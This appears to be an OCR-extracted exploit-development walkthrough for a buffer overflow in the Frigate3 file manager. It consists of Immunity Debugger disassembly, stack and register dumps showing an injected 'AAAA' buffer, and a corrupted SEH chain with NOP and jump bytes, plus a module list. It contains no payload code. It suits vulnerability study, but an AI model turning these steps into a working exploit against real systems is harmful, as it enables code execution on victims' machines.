
```
40006834  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006837  49              DEC ECX
40006838  7C 10           JL SHORT rtl60.4000684A
4000683A  F0:FF4A F8      LOCK DEC DWORD PTR DS:[EDX-8]           LOCK prefix
4000683E  75 0A           JNZ SHORT rtl60.4000684A
40006840  50              PUSH EAX
40006841  8D42 F8         LEA EAX,DWORD PTR DS:[EDX-8]
40006844  E8 9BC7FFFF     CALL rtl60.@System@@FreeMem$qqrpv
40006849  58              POP EAX
4000684A  C3              RETN
4000684B  90              NOP
4000684C  53              PUSH EBX
4000684D  56              PUSH ESI
4000684E  89C3            MOV EBX,EAX
40006850  89D6            MOV ESI,EDX
40006852  8B13            MOV EDX,DWORD PTR DS:[EBX]
40006854  85D2            TEST EDX,EDX
40006856  74 1A           JE SHORT rtl60.40006872
40006858  C703 00000000   MOV DWORD PTR DS:[EBX],0
4000685E  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006861  49              DEC ECX
40006862  7C 0E           JL SHORT rtl60.40006872
40006864  F0:FF4A F8      LOCK DEC DWORD PTR DS:[EDX-8]           LOCK prefix
40006868  75 08           JNZ SHORT rtl60.40006872
4000686A  8D42 F8         LEA EAX,DWORD PTR DS:[EDX-8]
4000686D  E8 72C7FFFF     CALL rtl60.@System@@FreeMem$qqrpv
40006872  83C3 04         ADD EBX,4
40006875  4E              DEC ESI
40006876 ^75 DA           JNZ SHORT rtl60.40006852
40006878  5E              POP ESI
40006879  5B              POP EBX
4000687A  C3              RETN
4000687B  90              NOP
4000687C  85D2            TEST EDX,EDX
4000687E  74 24           JE SHORT rtl60.400068A4
40006880  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
40006883  41              INC ECX
40006884  7F 1A           JG SHORT rtl60.400068A0
40006886  50              PUSH EAX
40006887  52              PUSH EDX
40006888  8B42 FC         MOV EAX,DWORD PTR DS:[EDX-4]
4000688B  E8 5C000000     CALL rtl60.@System@@NewAnsiString$qqri
40006890  89C2            MOV EDX,EAX
40006892  58              POP EAX
40006893  52              PUSH EDX
40006894  8B48 FC         MOV ECX,DWORD PTR DS:[EAX-4]
40006897  E8 98CBFFFF     CALL rtl60.@System@Move$qqrpxvpvi
4000689C  5A              POP EDX
4000689D  58              POP EAX
4000689E  EB 04           JMP SHORT rtl60.400068A4
400068A0  F0:FF42 F8      LOCK INC DWORD PTR DS:[EDX-8]           LOCK prefix
400068A4  8710            XCHG DWORD PTR DS:[EAX],EDX
400068A6  85D2            TEST EDX,EDX
400068A8  74 14           JE SHORT rtl60.400068BE
400068AA  8B4A F8         MOV ECX,DWORD PTR DS:[EDX-8]
```

```
Address   Hex dump                 ASCII
0059F000  00 10 94 00 00 00 40 00  .▶ö...@.
0059F008  00 00 00 00 00 00 00 00  ........
0059F010  00 00 40 00 00 00 00 00  ..@.....
0059F018  30 01 00 00 08 00 00 00  0☺..◘...
0059F020  9C 2C 40 00 08 2D 40 00  £,@.◘-@.
0059F028  34 2D 40 00 81 17 8B C0  4-@.ü↨ï└
0059F030  FF FF FF FF B0 4F 40 00      ░O@.
0059F038  FF FF FF FF CC 4F 40 00      ╠O@.
0059F040  00 00 00 00 E0 4F 40 00  ....αO@.
0059F048  01 00 00 00 F4 4F 40 00  ☺...⌠O@.
0059F050  02 00 00 00 04 50 40 00  ☻...♦P@.
0059F058  FF FF FF FF 30 50 40 00      0P@.
0059F060  03 00 00 00 4C 50 40 00  ♥...LP@.
0059F068  04 00 00 00 64 50 40 00  ♦...dP@.
0059F070  05 00 00 00 7C 50 40 00  ♣...|P@.
0059F078  06 00 00 00 94 50 40 00  ♠...öP@.
0059F080  07 00 00 00 B0 50 40 00  •...░P@.
0059F088  08 00 00 00 CC 50 40 00  ◘...╠P@.
0059F090  09 00 00 00 EC 50 40 00  ....∞P@.
0059F098  0A 00 00 00 08 51 40 00  ....◘Q@.
0059F0A0  0B 00 00 00 28 51 40 00  ♂...(Q@.
0059F0A8  0C 00 00 00 48 51 40 00  ....HQ@.
0059F0B0  0D 00 00 00 64 51 40 00  ....dQ@.
0059F0B8  0E 00 00 00 80 51 40 00  ♫...ÇQ@.
0059F0C0  0F 00 00 00 94 51 40 00  ☼...öQ@.
0059F0C8  10 00 00 00 A8 51 40 00  ►...¿Q@.
0059F0D0  11 00 00 00 BC 51 40 00  ◄...╝Q@.
0059F0D8  12 00 00 00 D8 51 40 00  ↕...╪Q@.
0059F0E0  13 00 00 00 F0 51 40 00  ‼...≡Q@.
0059F0E8  14 00 00 00 08 52 40 00  ¶...◘R@.
0059F0F0  15 00 00 00 2C 52 40 00  §...,R@.
0059F0F8  16 00 00 00 48 52 40 00  ▬...HR@.
0059F100  17 00 00 00 64 52 40 00  ↨...dR@.
0059F108  18 00 00 00 7C 52 40 00  ↑...|R@.
0059F110  19 00 00 00 94 52 40 00  ↓...öR@.
0059F118  FF FF FF FF 4C 50 40 00      LP@.
0059F120  1A 00 00 00 C0 52 40 00  →...└R@.
0059F128  1B 00 00 00 D8 52 40 00  ←...╪R@.
0059F130  1C 00 00 00 F4 52 40 00  ∟...⌠R@.
0059F138  1D 00 00 00 10 53 40 00  ↔...►S@.
0059F140  1E 00 00 00 28 53 40 00  ▲...(S@.
0059F148  1F 00 00 00 44 53 40 00  ▼...DS@.
0059F150  20 00 00 00 64 53 40 00   ...dS@.
0059F158  21 00 00 00 88 53 40 00  !...êS@.
0059F160  22 00 00 00 A8 53 40 00  "...¿S@.
```


```
0012E1D4  0012E260  `Γ‡.
0012E1D8  77376B6E  nk7w ASCII "Pj"
0012E1DC  0012E1EC  ∞β‡.
0012E1E0  00000038  8...
0012E1E4  0012F2A8  ¿≥‡.
0012E1E8  77376B20   k7w ntdll.77376B20
0012E1EC  00000038  8...
0012E1F0  00002000  . ..
0012E1F4  00000000  ....
0012E1F8  00000000  ....
0012E1FC  00001200  .‡..
0012E200  0000120C  .‡..
0012E204  0012E298  ÿΓ‡. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012E208  0012E23C  <Γ‡.
0012E20C  400028DB  █(.@ rtl60.400028DB
0012E210  400625D0  ╨%♠@ rtl60.400625D0
0012E214  400060A2  ó`.@ rtl60.400060A2
0012E218  400028AF  »(.@ rtl60.400028AF
0012E21C  0012F2A8  ¿≥‡.
0012E220  400028DC  ▄(.@ rtl60.400028DC
0012E224  0012E23C  <Γ‡.
0012E228  00001200  .‡..
0012E22C  0012E298  ÿΓ‡. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012E230  0012F2C0  └≥‡.
0012E234  00000000  ....
0012E238  04B6D2AC  ¼╥╢♦
0012E23C  0012E24C  LΓ‡.
0012E240  00480976  v.H. Frigate3.00480976
0012E244  04B6D2AC  ¼╥╢♦
0012E248  0000120A  .‡..
0012E24C  0012E25C  \Γ‡.
0012E250  059B738A  ès¢♣ WINSHE~1.059B738A
0012E254  04B6D2AC  ¼╥╢♦
0012E258  0000120A  .‡..
0012E25C  0012E26C  lΓ‡.
0012E260  06033FC6  ╞?♥♠ INETSY~1.06033FC6
0012E264  04B6D2AC  ¼╥╢♦
0012E268  0000120A  .‡..
0012E26C  0012F2E0  α≥‡.
0012E270  40002FCF  ╧/.@ rtl60.40002FCF
0012E274  0012F2C0  └≥‡.
0012E278  400068FD  ²h.@ rtl60.400068FD
0012E27C  04B6D2B4  ┤╥╢♦ ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012E280  0012E298  ÿΓ‡. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012E284  40006940  @i.@ RETURN to rtl60.40006940 from rtl60.@System@@LStrClr$qqrpv
0012E288  0012F2C0  └≥‡.
0012E28C  00000000  ....
```

Now after putting the shellcode in frigate we get EIP address


i.e: 40006834


```
Registers (FPU)
EAX 0012F2C0
ECX 00000000
EDX 90909090
EBX 0012F2C0
ESP 0012E284
EBP 0012F2E0
ESI 0012E298 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04B6D2B4 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00210286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 1372  Prec NEAR,64  Mask    1 1 0 0 1 0
```

Now we have to verify the starting and ending addresses of stack frame




```
00123000  00000000 ....
00123004  00000000 ....
00123008  00000000 ....
0012300C  00000000 ....
00123010  00000000 ....
00123014  00000000 ....
00123018  00000000 ....
0012301C  00000000 ....
00123020  00000000 ....
00123024  00000000 ....
00123028  00000000 ....
0012302C  00000000 ....
00123030  00000000 ....
00123034  00000000 ....
00123038  00000000 ....
0012303C  00000000 ....
00123040  00000000 ....
00123044  00000000 ....
00123048  00000000 ....
0012304C  00000000 ....
00123050  00000000 ....
00123054  00000000 ....
00123058  00000000 ....
0012305C  00000000 ....
00123060  00000000 ....
00123064  00000000 ....
00123068  00000000 ....
0012306C  00000000 ....
00123070  00000000 ....
00123074  00000000 ....
00123078  00000000 ....
0012307C  00000000 ....
00123080  00000000 ....
00123084  00000000 ....
00123088  00000000 ....
0012308C  00000000 ....
00123090  00000000 ....
00123094  00000000 ....
00123098  00000000 ....
0012309C  00000000 ....
001230A0  00000000 ....
001230A4  00000000 ....
001230A8  00000000 ....
001230AC  00000000 ....
001230B0  00000000 ....
001230B4  00000000 ....
001230B8  00000000 ....
```



```
0012FF4C  00741428 &‹t. Frigate3.00741428
0012FF50  0012FF60 `ÿ‡.
0012FF54  00723000 .0r. Frigate3.00723000
0012FF58  00350000 ..5.
0012FF5C  007413C4 ─‼t. Frigate3.007413C4
0012FF60  006D90CF ╧Ém. RETURN to Frigate3.006D90CF from Frigate3.006D90CF
0012FF64  00000000 ....
0012FF68  006D94E7 τöm. Frigate3.006D94E7
0012FF6C  00000000 ....
0012FF70  00000000 ....
0012FF74  0012FF94 ö ‡.
0012FF78  0012FF8C î ‡.
0012FF7C  7FFDA000 .á²⌂
0012FF80  00401000 .►@. JMP to rtl60.@System@SysGetMem$qqri
0012FF84  00000000 ....
0012FF88  75E0EF4A J∩αu kernel32.BaseThreadInitThunk
0012FF8C  75E0EF5C \∩αu RETURN to kernel32.75E0EF5C
0012FF90  7FFDA000 .á²⌂
0012FF94 ┌0012FFD4 ╘ ‡.
0012FF98 │77393756 V79w RETURN to ntdll.77393756
0012FF9C │7FFDA000 .á²⌂
0012FFA0 │77523679 y6Rw RETURN to comdlg32.77523679 from kernel32.lstrlenW
0012FFA4 │00000000 ....
0012FFA8 │00000000 ....
0012FFAC │7FFDA000 .á²⌂
0012FFB0 │00000000 ....
0012FFB4 │00000000 ....
0012FFB8 │00000000 ....
0012FFBC │0012FFA0 á ‡. ASCII "y6Rw"
0012FFC0 │00000000 ....
0012FFC4 │FFFFFFFF
0012FFC8 │7734E335 5π4w ntdll.7734E335
0012FFCC │0078C6AD ¡╞x. elpackd6.0078C6AD
0012FFD0 │00000000 ....
0012FFD4 └0012FFEC ∞ ‡.
0012FFD8  77393729 )79w RETURN to ntdll.77393729 from ntdll.7739372F
0012FFDC  00401000 .►@. JMP to rtl60.@System@SysGetMem$qqri
0012FFE0  7FFDA000 .á²⌂
0012FFE4  00000000 ....
0012FFE8  00000000 ....
0012FFEC  00000000 ....
0012FFF0  00000000 ....
0012FFF4  00401000 .►@. JMP to rtl60.@System@SysGetMem$qqri
0012FFF8  7FFDA000 .á²⌂
0012FFFC  00000000 ....
```

Now Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain




```
,EDX
 rtl60.400068A4
DWORD PTR DS:[EDX-8]

 rtl60.400068A0

DWORD PTR DS:[EDX-4]
60.@System@@NewAnsiString$qqri
EAX

DWORD PTR DS:[EAX-4]
60.@System@Move$qqrpxvpvi

T rtl60.400068A4
 DWORD PTR DS:[EDX-8]              LOCK prefix
RD PTR DS:[EAX],EDX
,EDX
 rtl60.400068BE
DWORD PTR DS:[EDX-8]

 rtl60.400068BE
 DWORD PTR DS:[EDX-8]              LOCK prefix
T rtl60.400068BE
DWORD PTR DS:[EDX-8]
60.@System@@FreeMem$qqrpv
```

SEH chain of main thread

```
Address   SE handler
0012F2A8  rtl60.40010C4B
909020EB  *** CORRUPT ENTRY ***
```

```
Priv RW
Priv RW
Priv RW
```

Now verifying the log data:



Immunity Debugger - Frigate3.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist neede

```
Address  Message
         Error accesing memory
         File 'C:\Program Files\Frigate3\Frigate3.exe'
         [18:03:29] New process with ID 00000AB0 created
         Main thread with ID 00000AB4 created
7736025F New thread with ID 00000ADC created
7735FB97 New thread with ID 00000AE0 created
7736025F New thread with ID 00000AE4 created
7736025F New thread with ID 00000AE8 created
7736025F New thread with ID 00000AEC created
00454630 New thread with ID 00000AF0 created
7736025F New thread with ID 00000AF8 created
7599D6E7 New thread with ID 00000AFC created
7734F72C New thread with ID 00000B20 created
773CEE4B New thread with ID 00000D4C created
001C0000 Modules C:\Program Files\Frigate3\tb2k_d6.bpl
00400000 Modules C:\Program Files\Frigate3\Frigate3.exe
           CRC changed, discarding .udd data
00760000 Modules C:\Program Files\Frigate3\elpackd6.bpl
042D0000 Modules C:\Program Files\Frigate3\Plugins\USBManager.dll
04A00000 Modules C:\PROGRA~1\Frigate3\Plugins\FRIGAT~2.DLL
05100000 Modules C:\PROGRA~1\Frigate3\Plugins\FRIGAT~3.DLL
05950000 Modules C:\PROGRA~1\Frigate3\Plugins\WINSHE~1.DLL
05F30000 Modules C:\PROGRA~1\Frigate3\Plugins\INETSY~1.DLL
40000000 Modules C:\Program Files\Frigate3\rtl60.bpl
400B0000 Modules C:\Program Files\Frigate3\vcl60.bpl
6B030000 Modules C:\Windows\system32\adsldpc.dll
6B160000 Modules C:\Windows\system32\activeds.dll
6C130000 Modules C:\Windows\system32\olepro32.dll
6CE30000 Modules C:\Windows\system32\msimg32.dll
6CE40000 Modules C:\Windows\system32\oledlg.dll
6F540000 Modules C:\Windows\system32\midimap.dll
6F550000 Modules C:\Windows\system32\MSACM32.dll
6F5A0000 Modules C:\Windows\system32\msacm32.drv
6F620000 Modules C:\Windows\system32\AUDIOSES.DLL
6FA40000 Modules C:\Windows\system32\ksuser.dll
6FA50000 Modules C:\Windows\system32\wdmaud.drv
6FA80000 Modules C:\Windows\system32\winmm.dll
70CE0000 Modules C:\Windows\system32\ntshrui.dll
70D90000 Modules C:\Windows\System32\cscui.dll
70E00000 Modules C:\Windows\system32\EhStorShell.dll
70E40000 Modules C:\Windows\system32\CSCAPI.dll
70E50000 Modules C:\Windows\System32\CSCDLL.dll
71510000 Modules C:\Windows\system32\winspool.drv
71900000 Modules C:\Windows\system32\mpr.dll
71DA0000 Modules C:\Windows\system32\wsock32.dll
72D00000 Modules C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_5.82.7601.18837_none_ec86b8d6858ec0bc\comctl32.dll
73240000 Modules C:\Windows\system32\slc.dll
735A0000 Modules C:\Windows\system32\ATL.DLL
735F0000 Modules C:\Windows\system32\ntmarta.dll
73940000 Modules C:\Windows\system32\AVRT.dll
73950000 Modules C:\Windows\system32\WindowsCodecs.dll
73AC0000 Modules C:\Windows\system32\dwmapi.dll
73AE0000 Modules C:\Windows\system32\MMDevAPI.DLL
73E30000 Modules C:\Windows\system32\uxtheme.dll
73E70000 Modules C:\Windows\system32\propsys.dll
73FB0000 Modules C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.7601.24483_none_2b200f664577e14b\comctl32.dll
74520000 Modules C:\Windows\system32\version.dll
747F0000 Modules C:\Windows\system32\rsaenh.dll
74A60000 Modules C:\Windows\system32\CRYPTSP.dll
74CB0000 Modules C:\Windows\system32\srvcli.dll
74F40000 Modules C:\Windows\system32\apphelp.dll
74F90000 Modules C:\Windows\system32\CRYPTBASE.dll
74FA0000 Modules C:\Windows\system32\SXS.DLL
75030000 Modules C:\Windows\system32\RpcRtRemote.dll
750A0000 Modules C:\Windows\system32\profapi.dll
           Invalid or compressed Image Export Directory
750B0000 Modules C:\Windows\system32\MSASN1.dll
75180000 Modules C:\Windows\system32\DEVOBJ.dll
751E0000 Modules C:\Windows\system32\KERNELBASE.dll
75230000 Modules C:\Windows\system32\CFGMGR32.dll
752A0000 Modules C:\Windows\system32\crypt32.dll
75610000 Modules C:\Windows\system32\USP10.dll
756C0000 Modules C:\Windows\system32\WS2_32.dll
75700000 Modules C:\Windows\system32\NSI.dll
75710000 Modules C:\Windows\system32\RPCRT4.dll
75920000 Modules C:\Windows\system32\GDI32.dll
75970000 Modules C:\Windows\system32\ole32.dll
75AD0000 Modules C:\Windows\system32\msvcrt.dll
75B80000 Modules C:\Windows\system32\advapi32.dll
75C30000 Modules C:\Windows\system32\user32.dll
75D00000 Modules C:\Windows\system32\WLDAP32.dll
75DC0000 Modules C:\Windows\system32\kernel32.dll
75EA0000 Modules C:\Windows\system32\SETUPAPI.dll
76040000 Modules C:\Windows\system32\shell32.dll
76C90000 Modules C:\Windows\system32\oleaut32.dll
77170000 Modules C:\Windows\system32\MSCTF.dll
77240000 Modules C:\Windows\system32\SHLWAPI.dll
772A0000 Modules C:\Windows\system32\CLBCatQ.DLL
77330000 Modules C:\Windows\SYSTEM32\ntdll.dll
